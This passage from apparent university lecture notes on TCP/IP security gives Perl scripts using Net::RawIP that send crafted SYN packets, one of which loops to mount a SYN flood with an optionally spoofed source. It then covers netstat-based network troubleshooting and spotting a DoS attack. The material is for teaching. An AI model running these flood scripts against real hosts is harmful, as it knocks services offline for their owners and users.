if (!@open_ports) {                                             #(33)
    print "\n\nNo open ports in the range specified\n";          #(34)
} else {                                                         #(35)
    print "\n\nThe open ports:\n\n";                              #(36)
    foreach my $k (0..$#open_ports) {                            #(37)
        if (-s "/etc/services" ) {                               #(38)
            foreach my $portname ( sort keys %service_ports ) {  #(39)
                if ($portname =~ /^$open_ports[$k]\/\//) {      #(40)
                    print "$open_ports[$k]:    $service_ports{$portname}\n";
                }                                                 #(41)
            }
        }
    }
}

```

```

        } else {
            print $open_ports[$k], "\n";
        }
        print OUT $open_ports[$k], "\n";
    }
}
close OUT;
print "\n";

```

---

- Now that you have figured out what ports are open at the target machine, choose one for mounting a SYN flood attack. But before you actually create a SYN flood, you may wish to send a controlled number of SYN packets to a target machine and examine what happens to those packets at least at your end and, if possible, at both ends, with a packet sniffer like `tcpdump`. Here is an example of a Perl script that uses the `Net::RawIP` module for creating and manipulating raw packets:
- 

```

#!/usr/bin/perl

### DoS4.pl
### by Avi Kak

use strict;
use Net::RawIP;

die "usage syntax>>  DoS4.pl source_IP source_port " .
    "dest_IP dest_port how_many_packets $!\n"
    unless @ARGV == 5;

my ($srcIP, $srcPort, $destIP, $destPort, $count) = @ARGV;
my $packet = new Net::RawIP;
$packet->set({ip => {saddr => $srcIP,

```

```

        daddr => $destIP},
tcp => {source => $srcPort,
       dest =>   $destPort,
       syn => 1,
       seq => 111222}});
for (1..$count) {
    $packet->send;
}

```

---

- If you call the above script with a command line like

```
DoS4.pl 192.168.1.102 46345 128.46.144.10 80 1
```

it will send exactly one packet to the destination IP address 128.46.144.10 at its port 80. You can send as many packets as you want by simply changing the last argument to whatever you wish. [You will have to do this as root since you are constructing a raw socket.] Before you invoke the above script, fire up the **tcpdump** packet sniffer in another window:

```
tcpdump -vvv -nn -i eth0 src or dst 192.168.1.102 -s 1514 -S -X
```

If this does not eliminate the packet clutter unrelated to the packets you are sending out, try the following version which mentions explicitly the port specified in the Perl script:

```
tcpdump -vvv -nn -i eth0 src or dst 192.168.1.102 and port 46345
                                             -s 1514 -S -X
```

See the explanations provided in Section 16.8 for what the various options mean. When you examine the packets captured by **tcpdump**, you will notice that every new connection attempted by every **SYN** packet gets reset in the third part of the 3-way handshake.

- Shown below are the first three packets exchanged between the source machine and the destination machine. In the display produced by `tcpdump`, the token 'DF' means "Don't Fragment," the token 'S' means a SYN packet, the token 'ack' an acknowledgement packet, the token 'R' a reset packet, etc. The number '6' you see is the integer that represents the TCP protocol. You can see that the first outgoing packet is a SYN packet and its sequence number is as set in the script. The second packet is a SYN+ACK packet. Note its sequence number and its acknowledgement number. The third packet is an automatically generated RST packet by the machine on which the script is run to reset the connection.

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size
1514 bytes

18:13:52.713104 IP (tos 0x10, ttl 64, id 0, offset 0, flags [DF], proto
TCP (6), length 40) 192.168.1.102.46345 > 128.46.144.10.80: S, cksum
0x75ca (correct), 111222:111222(0) win 65535

18:13:52.753774 IP (tos 0x0, ttl 51, id 63986, offset 0, flags [DF],
proto TCP (6), length 44) 128.46.144.10.80 > 192.168.1.102.46345: S,
cksum 0x26be (correct), 2166879606:2166879606(0) ack 111223 win 49312
<mss 1460>

18:13:52.753854 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto
TCP (6), length 40) 192.168.1.102.46345 > 128.46.144.10.80: R, cksum
0x75c7 (correct), 111223:111223(0) win 0
....
....
```

- The following version of the previous script can be used for mounting a SYN flood. Use a packet sniffer, such as `tcpdump`, to see the outgoing packets at your end. If you spoofed the source IP address, you will not see the SYN+ACK packets coming back from the target machine. So to really determine whether or not you successfully mounted a DoS attack, you'd need some sort of ac-

cess to the target machine. Call this script with a command-line like

```
DoS5.pl 192.168.1.102 46345 128.46.144.123 22
```

If you have access to the target machine and you want to see both the SYN flood packets, any return packets, and the ICMP packets at the target machine, you can use the following options for `tcpdump`:

```
tcpdump -vvv -nn -i eth0 -s 1514 -S -X 'src or dst xxx.xxx.xxx.xxx' or icmp
```

where `xxx.xxx.xxx.xxx` is the IP address from where the SYN flood is originating.

---

```
#!/usr/bin/perl

### DoS5.pl
### by Avi Kak

# This script is for creating a SYN flood on a designated
# port. But you must make sure that the port is open. Use
# my port_scan.pl to figure out if a port is open.

use strict;
use Net::RawIP;

die "usage syntax>>  DoS4.pl source_IP source_port " .
    "dest_IP dest_port how_many_packets $!\n"
    unless @ARGV == 4;

my ($srcIP, $srcPort, $destIP, $destPort) = @ARGV;

my $packet = new Net::RawIP;
$packet->set({ip => {saddr => $srcIP,
                  daddr => $destIP},
            tcp => {source => $srcPort,
                  dest => $destPort,
                  syn => 1,
                  seq => 111222}});
```

```
while(1) {  
    $packet->send;  
    sleep(1);  
}
```

---

- You can write similar scripts in Python using the **impacket** module or the **pcapy** modules.

## 16.16: Using the Netstat Utility for Troubleshooting Networks

- If you examine the time history of a typical TCP connection, it should spend most of its time in the **ESTABLISHED** state. A connection may also park itself momentarily in states like **FIN\_WAIT\_2** or **CLOSE\_WAIT**. But if a connection is found to be in **SYN\_SENT**, or **SYN\_RCVD**, or **FIN\_WAIT\_1** for any length of time, something is seriously wrong.
- **Netstat** is an extremely useful utility for printing out information concerning network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.
- For example, if you want to display a list of the ongoing TCP and UDP connections **and the state each connection is in**, you would invoke

```
netstat -n | grep tcp
```

which just after a page being viewed in the firefox browser was closed returns

```
tcp    0    0 192.168.1.100:41888    128.174.252.3:80      ESTABLISHED
tcp    0    0 192.168.1.100:41873    72.14.253.95:80      ESTABLISHED
tcp    0    0 192.168.1.100:41887    128.46.144.10:22     TIME_WAIT
```

This says that the interface 192.168.1.100 on the local host is using port 41888 in an open TCP connection with the remote host 128.174.252.3 on its port 80 and the current state of the connection is **ESTABLISHED**. Along the same lines, the same interface on the local machine is using port 41873 in an open connection with `www.google.com` (72.14.253.95 : 80) and that connection is also in state **ESTABLISHED**. On the other hand, the third connection shown above, on the local port 41887, is with RVL4 on its port 22; the current state of that connection is **TIME\_WAIT**. [The `netstat` commands work on the Windows platforms also. Try playing with commands like `'netstat -an'` and `'netstat -r'` in the `cmd` window of your Windows machine.]

- Going back to the subject of a TCP connection spending too much time in a state other than **ESTABLISHED**, here are the states in which a connection may be stuck and the possible causes. Note that you may have a problem even when the local and the remote are both in **ESTABLISHED** and the remote server is not responding to the local client at the application level.

**1. stuck in ESTABLISHED:** If everything is humming along fine, then this is the right state to be in while the data is going back and forth between the local and the remote. But if the TCP state at either end is in this state while there is no interaction at the application level, you have a problem.

That would indicate that either the server is too busy at the application level or that it is under attack.

- 2. stuck in SYN\_SENT:** Possible causes: Remote host's network connection is down; remote host is down; remote host does NOT have a route to the local host (routing table prob at remote). Other possible causes: some network link between remote and local is down; local does not have a route to remote (routing table problem at local); some network link between local and remote is down.
  
- 3. stuck in SYN\_RCVD:** Possible causes: Local does not have a route to remote (routing table problem at local); some network link between local and remote is down; the network between local and remote is slow and noisy; the local is under DoS attack, etc.
  
- 4. stuck in FIN\_WAIT\_1:** Possible causes: Remote's network connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.
  
- 5. stuck in FIN\_WAIT\_2:** Possible cause: The application on remote has NOT closed the connection.

**6. stuck in CLOSING:** Possible causes: Remote's network connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.

**7. stuck in CLOSE\_WAIT:** Possible cause: The application on local has NOT closed the connection.

- In what follows, we will examine some of the causes listed above for a TCP engine to get stuck in one of its states and see how one might diagnose the cause. But first we will make sure that the local host's network connection is up by testing for the following:

- For hard-wired connections (as with an ethernet cable), you can check the link light indicators at both ends of a cable.

- By pinging another host on the local network.

- By looking at the ethernet packet statistics for the network interface card. The ethernet stats should show an increasing number of bytes on an interface that is up and running. You can invoke

<code>netstat -ni</code>	(on Linux)
<code>netstat -e</code>	(on Windows)

to see the number of bytes received and sent. By invoking this command in succession, you can see if the number bytes is increasing or not.

- **Cause 1:** Let's now examine the cause "**Local has no route to remote**". This can cause TCP to get stuck in the following states: **SYN\_SENT** and **SYN\_RCVD**. Without a route, the local host will not know where to send the packet for forwarding to the remote. To diagnose this cause, try the command

```
netstat -nr
```

which displays the routing table at the local host. For example, on my laptop, this command returns

```
Kernel IP routing table
Destination  Gateway      Genmask      Flags  MSS  Window  irtt  Iface
192.168.1.0  0.0.0.0      255.255.255.0  U      0  0        0  ath0
169.254.0.0  0.0.0.0      255.255.0.0   U      0  0        0  lo
0.0.0.0      192.168.1.1  0.0.0.0       UG     0  0        0  ath0
```

If the 'UG' flag is not shown for the gateway host, then something is wrong with the routing table. The letter 'U' under flags stands for 'Up', implying that the network 192.168.1.0 is up and running. The letter 'G' stands for the gateway. So the last row says that for all **outbound destination addresses** (since the first column entry is 0.0.0.0), the host 192.168.1.1 is the gateway (in this case a Linksys router) and it is up. [With regard to the IP addresses shown, note that a local network — called a subnetwork or subnet — is defined by its network address, which is the common stem of the IP addresses of all the machines connected to the same router. An IP address consists

of two parts, the network part and the host part. The separation of an IP address into the two is carried out by taking a bitwise 'and' of the IP address and the *subnet mask*. For a home network, the subnet mask is likely to be 255.255.255.0. So for the routing table shown, 192.168.1 (which is the same as 192.168.1.0) is the network address.]

- The above routing table says in its last row that for ALL destination IP addresses (except those listed in the previous rows), the IP address of the gateway machine is 192.168.1.1. That, as mentioned above, is the address of the Linksys router to which the machine is connected. Although, in general, 0.0.0.0 stands for *any* IP address, placing this default string in the Gateway column for the network address 192.168.1.0 in the first row means that all IP addresses of the form 192.168.1.XXX will be resolved in the local subnet itself.
- Now try pinging the router IP address listed in the router table. If the router does not respond, then the router is down.
- **Cause 2:** Now let's try to diagnose the cause "**Local to Remote Link is Down**". Recall that this cause is responsible for TCP to get stuck in the **FIN\_WAIT\_1** and **CLOSING** states. Diagnosing this cause is tricky. After all, how do you distinguish between this cause and other causes such as the remote

being down, a routing problem at the remote, or the link between remote and local being down?

- The best way to deal with this situation is to have someone with direct access to the remote make sure that the remote is up and running, that its network connection is okay, and that it has a route to the local. Now we ask the person with access to the remote to execute

```
netstat -s
```

at the remote BEFORE and AFTER we have sent several pings from the local to the remote. The above command prints all the packet stats for different kinds of packets, that is for IP packets, for ICMP packets produced by ping, for TCP segments, for UDP packets, etc. So by examining the stats put out by the above command at the remote we can tell whether the link from the local to the remote is up.

- But note that pings produce ICMP packets and that firewalls and routers are sometimes configured to filter out these packets. So the above approach will not work in such situations. As an alternative, one could try to use the **tracert** utility at the local machine:

```
tracert ip_to_remote           (on unix like systems)
```

```
tracert ip_to_remote           (on Windows machines)
```

to establish the fact there exists a link from the local to the remote. The output from these commands may also help establish whether the local-to-remote route being taken is a good route. Executing these commands at home showed that it takes ELEVEN HOPS from my house to RVL4 at Purdue:

```
192.168.1.1 (148 Creighton Road)
-> 74.140.60.1 (a DHCP server at insightbb.com)
-> 74.132.0.145 (another DHCP server at insightbb.com)
-> 74.132.0.77 (another DHCP server at insightbb.com)
-> 74.128.8.201 (some insightbb router, probably in Chicago)
-> 4.79.74.17 (some Chicago area Level3.net router)
-> 4.68.101.72 (another Chicago area Level3.net router)
-> 144.232.8.113 (SprintLink router in Chicago)
-> 144.232.20.2 (another SprintLink router in Chicago)
-> 144.232.26.70 (another SprintLink router in Chicago)
-> 144.228.154.166 (where?? probably Sprint's Purdue drop)
-> 128.46.144.10 (RVL4.ecn.purdue.edu)
```

- **Cause 3:** This is about "**Remote or its network connection is down**". This can lead the local's TCP to get stuck in one of the following states: **SYN\_SENT**, **FIN\_WAIT\_1**, **CLOSING**. Methods to diagnose this cause are similar to those already discussed.
- **Cause 4:** This is about the cause "**No route from Remote to Local**". This can result in local's TCP to get stuck in the following states: **SYN\_SENT**, **FIN\_WAIT\_1**, **CLOSING**. Same as previously for diagnosing this cause.

- **Cause 5:** This is about the cause "**Remote server is too busy**". This can lead to the local being stuck in the **SYN\_SENT** state and the remote being stuck in either **SYN\_RCVD** or **ESTABLISHED** state as explained below.
- When the remote server receives a connection request from the local client, the remote will check its backlog queue. If the queue is not full, it will respond with a SYN+ACK packet. Under normal circumstances, the local will reply with a ACK packet. Upon receiving the ACK acknowledgment from the local, the remote will transition into the **ESTABLISHED** state and notify the server application that a new connection request has come in. However, the request stays in a queue until the server application can accept it. The only way to diagnose this problem is to use the system tools at the remote to figure out how the CPU cycles are getting apportioned on that machine.
- **Cause 6:** This is about the cause "**the local is under Denial of Service Attack**". See my previous explanation of the SYN flood attack. The main symptom of this cause is that the local will get bogged down and will get stuck in the **SYN\_RCVD** state for the incoming connection requests.
- Whether or not the local is under DoS attack can be checked by

executing

```
netstat -n
```

When a machine is under DoS attack, the output will show a large number of incoming TCP connections all in the **SYN\_RCVD** state. By looking at the origination IP addresses, you can get some sense of whether this attack is underway. You can check whether those addresses are legitimate and, when legitimate, whether your machine should be receiving connection requests from those addresses.

- Finally, the following invocations of netstat

```
netstat -tap | grep LISTEN
```

```
netstat -uap
```

will show all of the servers that are up and running on your Linux machine.

## 16.16: For Further Reading .....

- W. Richard Stevens, and Gary R. Wright, “TCP/IP Illustrated, 3 Volume Set”, Addison-Wesley Professional, 1993.
- Douglas E. Comer, “Internetworking with TCP/IP Vol. 1: Principles, Protocols, and Architecture (4th Edition)”, Prentice-Hall, 2000.
- S. M. Bellovin, “Security Problems in the TCP/IP Protocol Suite,” Computer Communications Review, Vol. 19, No. 2, April 1989. See also: S. M. Bellovin, “A Look Back at “Security Problems in the TCP/IP Protocol Suite”,” 2004.
- Michal Zalewski, “Strange Attractors and TCP/IP Sequence Number Analysis,” <http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm>, Dec. 2002.
- Biswaroop Guha and Biswanath Mukherjee, “Network Security via Reverse Engineering of TCP Code: Vulnerability Analysis and Proposed Solutions,” IEEE Network, vol. 11, July-August 1997, pp. 40-48.
- Noah Davids, “TCP Connection States — A Clue to Network Health”, <http://www.samag.com/documents/sam9907d/> [*The material on how to troubleshoot networks by looking at the TCP connection states was drawn from this source.*]

## **Acknowledgment**

Thanks to Rajat Agarwal for catching an error in one of the arc labels in the TCP State Transition Diagram.

Prateek Singhal caught a typographical error on slide 53. Thanks Prateek.